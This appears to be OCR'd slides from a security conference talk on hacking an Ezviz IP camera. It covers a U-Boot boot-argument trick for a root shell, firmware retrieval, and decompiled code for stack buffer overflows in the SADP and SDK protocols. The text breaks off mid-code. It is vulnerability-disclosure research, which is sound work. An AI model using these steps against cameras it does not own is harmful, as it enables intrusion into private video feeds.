Faraday

SADProtocol goes to Hollywood

Hijacking an IP camera stream as seen in the movies

Agenda

- Motivation
- Recon
- Firmware analysis
- Vulnerability discovery
- Toolchain & debugging
- Exploitation
- Post-exploitation
- Takeaways

About us

Faraday's Security Research team

Octavio Gianatiempo
@ogianatiempo

Javier Aguinaga
@pastaCLS

Motivation

Hacking an IP cam

Everything started when...

- Javier's Ezviz IP camera stopped working and wife asks to fix it
- To fix something you have to understand it
- Couldn't resist the temptation...



Nuevo | +10mil vendidos

MÁS VENDIDO 7º en Cámaras de Seguridad

1st goal: reverse engineer the camera and look for bugs!

Drawing inspiration from the movies

We’ve all seen this kind of scenes






2nd goal: hijack the camera stream!


Recon

Teardown

We didn't take many photos



EEPROM



UART &
Bad soldering skills :(

LAN & Power

Custom SoC

Motors &
lights

SD Card
reader

Boot

```
U-Boot 2010.06-svn53126 (Apr 24 2019 - 15:32:40)

DRAM:  64 MiB
MMC:   FH_MMC: 0
product name:c6c_2019
Using SZ_8M flash partition choice.
Interface:  MMC
  Device 0: Vendor: Man 035344 Snr 8375cf4e Rev: 8.0 Prod: SC64G
            Type: Removable Hard Disk
            Capacity: 60906.0 MB = 59.4 GB (124735488 x 512)
Partition 1: Filesystem: FAT32 "           "
reading ezviz.dav
load_update_file fail
Net:   set to RMII
FH EMAC
Hit Ctrl+u to stop autoboot:  0
load kernel to 0xa0007fc0 ...
Bad checksum! Expect 0x1eeccb22 but read 0x1ed4a26f
It's not a valid extra, continue searching...
Verify app img successfully...
Verify kernel successfully...
Done!
```

What can we learn?

- U-Boot
- Tries to update from SD card
- Can stop autoboot and enter bootloader menu
- Verifies app and kernel image

Boot

```
## Booting kernel from Legacy Image at a0007fc0 ...
   Image Name:   Linux-3.0.8
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2139764 Bytes = 2 MiB
   Load Address: a0008000
   Entry Point:  a0008000
   Verifying App Checksum ... OK
   Loading Kernel Image ... OK
OK

Starting kernel ...

Uncompressing Linux... done, booting the kernel.
starting pid 437, tty '': '/etc/app'
Input 'q' to exit initrun.sh~
```

What can we learn?

- Linux-3.0.8
- ARM processor
- initrun.sh script can be interrupted

Boot

```
BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

-/bin/sh: stty: not found
BusyBox Protect Shell (psh)
Enter 'help' for a list of davinci system commands.

# help
Support Commands:
GetAnrCfgInfo                   GetAnrProcess
ShowIpcAbility                  accessDvrSwitch
clearDisksMode                  ctrlArchDebug
disableHB                       disableHik264
dvrLogInfo                      dt
enableHik264                    enableWatchdog
errputOpen                      get3GMode
getCycleReboot                  getDbgCtrl
getIp                           getLastErrorInfo
getPort                         getServerInfo
guiEnterMenuCount               guiPrtScr
helpm                           helpu
megaDspConfig                   miscCmd
outputClose                     outputOpen
ping                            printPart
```

What can we learn?

- We get a restricted shell
- Try to escape?
- There’s an easier way

Getting a shell

```
U-Boot 2010.06-svn53126 (Apr 24 2019 - 15:32:40)

DRAM:  64 MiB
MMC:   FH_MMC: 0
product name:c6c_2019
Using SZ_8M flash partition choice.
Interface:  MMC
  Device 0: Vendor: Man 035344 Snr 8375cf4e Rev: 8.0 Prod: SC64G
            Type: Removable Hard Disk
            Capacity: 60906.0 MB = 59.4 GB (124735488 x 512)
Partition 1: Filesystem: FAT32 "           "
reading ezviz.dav
load_update_file fail
Net:   set to RMII
FH EMAC
Hit Ctrl+u to stop autoboot:  0
HKVS # printenv
bootargs=console=ttyS0,115200 root=/dev/ram0 mem=40M
bootcmd=loadk;bootm
```

```
HKVS # setenv bootargs console=ttyS0,115200 root=/dev/ram0 mem=40M rdinit=/bin/sh
HKVS # boot
```

Just modify the kernel cmd line

- It has a rootfs
- rdinit: Run specified binary instead of /init or /linuxrc from the ramdisk, used for early userspace startup.

Getting a shell

```
load kernel to 0xa0007fc0 ...
Bad checksum! Expect 0x1eeccb22 but read 0x1ed4a26f
It's not a valid extra, continue searching...
Verify app img successfully...
Verify kernel successfully...
Done!
## Booting kernel from Legacy Image at a0007fc0 ...
   Image Name:   Linux-3.0.8
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2139764 Bytes = 2 MiB
   Load Address: a0008000
   Entry Point:  a0008000
   Verifying App Checksum ... OK
   Loading Kernel Image ... OK
OK

Starting kernel ...

Uncompressing Linux... done, booting the kernel.


BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

Now we've got a full shell

- But we are stuck in the ramfs
- Reproduce the boot process
- But first we have to replace the restricted shell

Getting a shell

```
trap '' SIGINT SIGTERM

PATH=.:/bin:/sbin:/dav0:/dav1

if [ ! -e /home/shellpid ] ; then
        echo "1" > /home/shellpid
fi

TMOUT=1800              #wait 30min(=1800s) no input
stty erase "^h"         #added for psh backspace
/bin/psh                #added for protect shell

trap SIGINT
trap SIGTERM
~
~
- /etc/profile 10/13 76%
```

Modify the user profile

- Nothing too interesting in init.d
- But look at /etc/profile
- Now you have to escape vim xD
- Continue the boot process

Getting a shell

```
# ./linuxrc
starting pid 456, tty '': '/etc/app'
qqqInput 'q' to exit initrun.sh~
starting pid 487, tty '': '-/bin/sh'


BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

-/bin/sh: stty: not found


BusyBox v1.19.3 (2020-12-17 17:49:49 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

Now we've got a full shell

- Everything gets mounted
- If you don't press q, initrun continues and the camera boots normally
- However pausing the boot process at this point will be useful later on

Information gathering

Everything ezapp

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:8200            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:554             0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 127.0.0.1:53232         0.0.0.0:*               LISTEN      794/udhcpc
tcp        0      0 0.0.0.0:9010            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:50100           0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 127.0.0.1:7001          0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:9020            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 10.42.0.106:33032       52.67.164.242:31006     ESTABLISHED 592/ezapp
tcp        0      0 127.0.0.1:53232         127.0.0.1:42971         ESTABLISHED 794/udhcpc
tcp        0      0 10.42.0.106:51410       18.231.69.85:8666       TIME_WAIT   -
tcp        0      0 127.0.0.1:42971         127.0.0.1:53232         ESTABLISHED 592/ezapp
udp        0      0 0.0.0.0:28460           0.0.0.0:*                           592/ezapp
udp        0      0 0.0.0.0:9035            0.0.0.0:*                           592/ezapp
udp        0      0 0.0.0.0:41859           0.0.0.0:*                           592/ezapp
udp        0      0 239.255.255.250:37020   0.0.0.0:*                           592/ezapp
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  3      [ ]         STREAM     CONNECTED      2082 -                   /var/1079215312
unix  2      [ ACC ]     STREAM     LISTENING       579 591/execSystemCmd   /var/systemCmd.socket
unix  2      [ ]         DGRAM                      632 710/wpa_supplicant  /var/run/wpa_supplicant/wlan0
unix  3      [ ]         STREAM     CONNECTED      1737 -                   /var/systemCmd.socket
unix  2      [ ]         STREAM     CONNECTED       711 794/udhcpc          /var/systemCmd.socket
unix  2      [ ]         STREAM     CONNECTED       609 710/wpa_supplicant  /var/systemCmd.socket
```

AWS IP

Left as exercise for the reader...

Firmware analysis

Getting the firmware

Update interception

- Firmware not available on vendor website
- By intercepting an update we found a firmware download endpoint:
  - **http://(sa|us)download.ezvizlife.com/device/[model]/2.0/[model].dav**
  - **Example model: CS-C6N-A0-1C2WFR**
- Downloaded and extracted the firmware

Firmware extraction

Binwalk is all you need

- Binaries have no symbols
- Bruteforce the endpoint looking for firmwares with symbols
- Use bindiff to match functions and apply symbols to our version

is Ezviz a brand of Hikvision?


They implement Hikvision's protocols

- SADP (Search Active Devices Protocol)
- SDK command server

However, they say they are "two separate companies"

is Ezviz a brand of Hikvision?

US FCC ban motivated searching for vulns in these protocols



FCC NEWS from the Federal Communications Commission

Media Contact:
Will Wiquist
will.wiquist@fcc.gov

For Immediate Release

FCC BANS EQUIPMENT AUTHORIZATIONS FOR CHINESE TELECOMMUNICATIONS AND VIDEO SURVEILLANCE EQUIPMENT DEEMED TO POSE A THREAT TO NATIONAL SECURITY

SADP

Multicast UDP, port 37020


```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:8200            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:554             0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 127.0.0.1:53232         0.0.0.0:*               LISTEN      794/udhcpc
tcp        0      0 0.0.0.0:9010            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:50100           0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 127.0.0.1:7001          0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:9020            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 10.42.0.106:33032       52.67.164.242:31006     ESTABLISHED 592/ezapp
tcp        0      0 127.0.0.1:53232         127.0.0.1:42971         ESTABLISHED 794/udhcpc
tcp        0      0 10.42.0.106:51410       18.231.69.85:8666       TIME_WAIT   -
tcp        0      0 127.0.0.1:42971         127.0.0.1:53232         ESTABLISHED 592/ezapp
udp        0      0 0.0.0.0:28460           0.0.0.0:*                           592/ezapp
udp        0      0 0.0.0.0:9035            0.0.0.0:*                           592/ezapp
udp        0      0 0.0.0.0:41859           0.0.0.0:*                           592/ezapp
udp        0      0 239.255.255.250:37020   0.0.0.0:*                           592/ezapp
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  3      [ ]         STREAM     CONNECTED       2082 -                   /var/1079215312
unix  2      [ ACC ]     STREAM     LISTENING        579 591/execSystemCmd   /var/systemCmd.socket
unix  2      [ ]         DGRAM                       632 710/wpa_supplicant  /var/run/wpa_supplicant/wlan0
unix  3      [ ]         STREAM     CONNECTED       1737 -                   /var/systemCmd.socket
unix  2      [ ]         STREAM     CONNECTED        711 794/udhcpc          /var/systemCmd.socket
unix  2      [ ]         STREAM     CONNECTED        609 710/wpa_supplicant  /var/systemCmd.socket
```

SADP

Not documented

- Proprietary protocol
- Uses XML
- Activate cameras, configure networking and other features
- Normally you would use a desktop app

SADP



SADP
Total number of online devices: 37
Unbind
Export
Refresh
Filter
ID | Device Type | Status | IPv4 Address | Port | Enhanced SDK Service Port | Software Version | IPv4 Gateway | HT
001 DS-K5671-ZU Active 10.19.81.181 8002 N/A V3.1.7build 2012... 10.19.81.254 80
002 DS-9016HUHI-K8 Active 10.19.81.112 8000 N/A V4.20.000build 2... 10.19.81.254 80
003 DS-MP7608HN Active 10.19.81.78 8000 N/A V5.3.0.191832bu... 10.19.81.254 80
004 DS-MP7608HN Active 10.19.81.77 8000 N/A V5.3.0.191832bu... 10.19.81.254 80
005 DS-9632NI-I8 Active 10.19.81.81 8000 8443 V4.40.017build 2... 10.19.81.254 80
006 DS-PHA64-W4M Active 10.19.81.28 8000 N/A V1.3.0build 2012... 10.19.81.254 80
007 DS-6916UDI Active 10.19.81.221 8000 N/A V2.3.0 build 200... 10.19.81.254 80
008 iDS-2CD8146G0-IZS Active 10.19.81.223 8001 N/A V5.5.81build 190... 10.19.81.254 80
009 iDS-2CD8146G0-IZS Active 10.19.81.88 8001 N/A V5.5.81build 190... 10.19.81.254 80
010 DS-K1T671M Active 10.19.81.199 8001 N/A V3.1.0build 2004... 10.19.81.254 80
011 iDS-EGD0288-H/FR Active 10.19.81.60 8000 N/A V5.5.33build 201... 10.19.81.254 80
012 DS-2CD7126G0/L-IZS Active 10.19.81.230 8001 N/A V5.5.5build 1809... 10.19.81.254 80
013 DS-2CD2346FWDA3-IS Active 10.19.81.137 8000 N/A V5.5.133build 20... 10.19.81.254 80
014 DS-K5671-ZU Active 10.19.81.82 8011 N/A V2.2.6build 2006... 10.19.81.254 80
015 DS-6308DI-T Active 10.18.84.200 8000 N/A V3.0.3 build 150... 10.18.84.254 80
016 DS-2CD2712FWD-IS Active 10.19.81.53 8000 N/A V5.3.6build 1612... 10.19.81.254 80
017 DS-2CD6332FWD-I Active 10.19.81.171 8000 N/A V5.4.5build 1707... 10.19.81.254 80
018 DS-2CD63C5G0-I Active 10.19.81.220 8001 N/A V5.5.70build 191... 10.19.81.254 80
Modify Network Parameters
Enable DHCP
Enable Hik-Connect
Device Serial No.:
IP Address:
Port:
Enhanced SDK Service Port:
Subnet Mask:
Gateway:
IPv6 Address:
IPv6 Gateway:
IPv6 Prefix Length:
HTTP Port:
Security Verification
Administrator Password:
Modify
Forgot Password

SADP

How does it work?

```
<?xml version="1.0" encoding="utf-8"?>
<Probe>

<Uuid>13A888A9-F1B1-4020-AE9F-05607682D23B</Uuid>
  <Types>inquiry</Types>
</Probe>
```



```
<?xml version="1.0" encoding="UTF-8"?>
<ProbeMatch>
  <Uuid>FC25924E-AFE2-49E6-ACC9-F84A6859054D</Uuid>
  <Types>inquiry</Types>
  <DeviceType>38930</DeviceType>
  <DeviceDescription>DS-2CD2432F-IW</DeviceDescription>

  ...

  <SoftwareVersion>V5.2.5build 141201</SoftwareVersion>
  <DSPVersion>V5.0, build 140714</DSPVersion>
  <BootTime>2016-03-06 09:18:17</BootTime>
</ProbeMatch>
```

This protocol can also use ethernet frames, for more details: https://sergei.nz/reverse-engineering-hikvision-sadp-tool/

SDK command server

TCP port 8000

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:8200            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:554             0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 127.0.0.1:53232         0.0.0.0:*               LISTEN      794/udhcpc
tcp        0      0 0.0.0.0:9010            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:50100           0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 127.0.0.1:7001          0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 0.0.0.0:9020            0.0.0.0:*               LISTEN      592/ezapp
tcp        0      0 10.42.0.106:33032       52.67.164.242:31006     ESTABLISHED 592/ezapp
tcp        0      0 127.0.0.1:53232         127.0.0.1:42971         ESTABLISHED 794/udhcpc
tcp        0      0 10.42.0.106:51410       18.231.69.85:8666       TIME_WAIT   -
tcp        0      0 127.0.0.1:42971         127.0.0.1:53232         ESTABLISHED 592/ezapp
udp        0      0 0.0.0.0:28460           0.0.0.0:*                           592/ezapp
udp        0      0 0.0.0.0:9035            0.0.0.0:*                           592/ezapp
udp        0      0 0.0.0.0:41859           0.0.0.0:*                           592/ezapp
udp        0      0 239.255.255.250:37020   0.0.0.0:*                           592/ezapp
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  3      [ ]         STREAM     CONNECTED       2082 -                   /var/1079215312
unix  2      [ ACC ]     STREAM     LISTENING        579 591/execSystemCmd   /var/systemCmd.socket
unix  2      [ ]         DGRAM                       632 710/wpa_supplicant  /var/run/wpa_supplicant/wlan0
unix  3      [ ]         STREAM     CONNECTED       1737 -                   /var/systemCmd.socket
unix  2      [ ]         STREAM     CONNECTED        711 794/udhcpc          /var/systemCmd.socket
unix  2      [ ]         STREAM     CONNECTED        609 710/wpa_supplicant  /var/systemCmd.socket
```

SDK command server

Not documented

- Proprietary network communication protocol
- Binary
- Live view, playback, remote file download, PTZ control, etc
- Normally you would use C or C# alongside the SDK

Vulnerability discovery

Finding insecure function calls

Ghidra scripting FTW

- Same strategy as previous year talk:
  - **Look for calls to strcpy, memcpy, etc**
  - **Check if the destination points to the stack**
  - **DEF CON 30: Hidden Attack Surface of OEM IoT devices**
- Going through the insecure calls we found four vulnerabilities that:
  - **Were good candidates for RCE**
  - **In functions related to these Hikvision protocols**

Buffer overflows

Ye olde (mem|str)cpy

- Two stack based buffer overflows in an SDK function handler
  - **Postauth**
  - **CVE-2023-34551**
- Two stack based buffer overflows in SADP protocol packet parsing
  - **Preauth**
  - **CVE-2023-34552**

SADP

```
int mulicast_parse_sadp_packet (...) {
  char mac_addr_unparsed[64];
  char mac_addr_unparsed_cpy[64];
  ...
  char mac_addr[6];
  ...

  ...

  if ( !strcmp(xml_tag, "MAC") ) {
    memset(mac_addr_unparsed, 0, sizeof(mac_addr_unparsed));
    // Buffer overflow #1
      memcpy(mac_addr_unparsed, xml_tag_content, xml_tag_content_length);   // In some FWs is
strcpy
    snprintf(mac_addr_unparsed_cpy, 64u, "%s", xml_tag_content);         // Limits convertMac
    convertMac(mac_addr, mac_addr_unparsed);
 }
```

SADP

```
int mulicast_parse_sadp_packet (...) {
  char mac_addr_unparsed [64];
  char mac_addr_unparsed_cpy [64];
  ...
  char mac_addr[6];
  ...

  ...

  if ( !strcmp(xml_tag, "MAC") ) {
    memset(mac_addr_unparsed, 0, sizeof(mac_addr_unparsed));
    // Buffer overflow #1
      memcpy(mac_addr_unparsed, xml_tag_content, xml_tag_content_length);   // In some FWs is
strcpy
    snprintf(mac_addr_unparsed_cpy, 64u, "%s", xml_tag_content);         // Limits convertMac
    convertMac(mac_addr, mac_addr_unparsed);
 }
```

SADP

```
int mulicast_parse_sadp_packet (...) {
  char mac_addr_unparsed[64];
  char mac_addr_unparsed_cpy[64];
  ...
  char mac_addr[6];
  ...

  ...

  if ( !strcmp(xml_tag, "MAC") ) {
    memset(mac_addr_unparsed, 0, sizeof(mac_addr_unparsed));
    // Buffer overflow #1
      memcpy(mac_addr_unparsed, xml_tag_content, xml_tag_content_length);   // In some FWs is
strcpy
    snprintf(mac_addr_unparsed_cpy, 64u, "%s", xml_tag_content);         // Limits convertMac
    convertMac(mac_addr, mac_addr_unparsed);
 }
```

SADP

```
int mulicast_parse_sadp_packet (...) {
  char mac_addr_unparsed[64];
  char mac_addr_unparsed_cpy[64];
  ...
  char mac_addr[6];
  ...

  ...

  if ( !strcmp(xml_tag, "MAC") ) {
    memset(mac_addr_unparsed, 0, sizeof(mac_addr_unparsed));
    // Buffer overflow #1
      memcpy(mac_addr_unparsed, xml_tag_content, xml_tag_content_length);   // In some FWs is
strcpy
    snprintf(mac_addr_unparsed_cpy, 64u, "%s", xml_tag_content);         // Limits convertMac
    convertMac(mac_addr, mac_addr_unparsed);
}
```

SADP

```
int convertMac(char *dst, char *src) {
  dst_idx = 0;
  dst[0] = 0;
  src_idx = 0;
  while ( 1 ) {
    src_char = src[src_idx];
    if ( !src[src_idx] )
      break;
    if (is_mac_sep(src_char)) {  // -, : or space
      // Write 0 and increase index
      dst[++dst_idx] = 0;
      ++src_idx;
    } else {
      converted_char = from_hex(src_char);
      // Buffer overflow #2
      dst[dst_idx] = converted_char + 16 * dst[dst_idx];
      ++src_idx;
    }
  }
}
```

SADP

```
int convertMac(char *dst, char *src) {
  dst_idx = 0;
  dst[0] = 0;
  src_idx = 0;
  while ( 1 ) {
    src_char = src[src_idx];
    if ( !src[src_idx] )
      break;
    if (is_mac_sep(src_char)) {  // -, : or space
      // Write 0 and increase index
      dst[++dst_idx] = 0;
      ++src_idx;
    } else {
      converted_char = from_hex(src_char);
      // Buffer overflow #2
      dst[dst_idx] = converted_char + 16 * dst[dst_idx];
      ++src_idx;
    }
  }
}
```

SADP

```
int convertMac(char *dst, char *src) {
  dst_idx = 0;
  dst[0] = 0;
  src_idx = 0;
  while ( 1 ) {
    src_char = src[src_idx];
    if ( !src[src_idx] )
      break;
    if (is_mac_sep(src_char)) {  // -, : or space
      // Write 0 and increase index
      dst[++dst_idx] = 0;
      ++src_idx;
    } else {
      converted_char = from_hex(src_char);
      // Buffer overflow #2
      dst[dst_idx] = converted_char + 16 * dst[dst_idx];
      ++src_idx;
    }
  }
}
```

SADP

```
int convertMac(char *dst, char *src) {
  dst_idx = 0;
  dst[0] = 0;
  src_idx = 0;
  while ( 1 ) {
    src_char = src[src_idx];
    if ( !src[src_idx] )
      break;
    if (is_mac_sep(src_char)) {  // -, : or space
      // Write 0 and increase index
      dst[++dst_idx] = 0;
      ++src_idx;
    } else {
      converted_char = from_hex(src_char);
      // Buffer overflow #2
      dst[dst_idx] = converted_char + 16 * dst[dst_idx];
      ++src_idx;
    }
  }
}
```

SDK


```
int netClientSetWlanCfg(int sockfd, char *cmd_buf) {
  char buf[772]
  char buf2[64];
  ...
  security_value = *(int *)(cmd_buf + 84);
  ...
  if ( security_value == 1 ) {
    key_offset = *(int *)(cmd_buf + 100);
    memcpy(buf, cmd_buf + 104, 132u);
    key_info = buf + 33 * key_offset;
    strcpy(buf2, key_info); // Buffer overflow #1
  } else {
    valid_security_value = security_value == 4 | ecurity_value == 2;
    if ( valid_security_value ) {
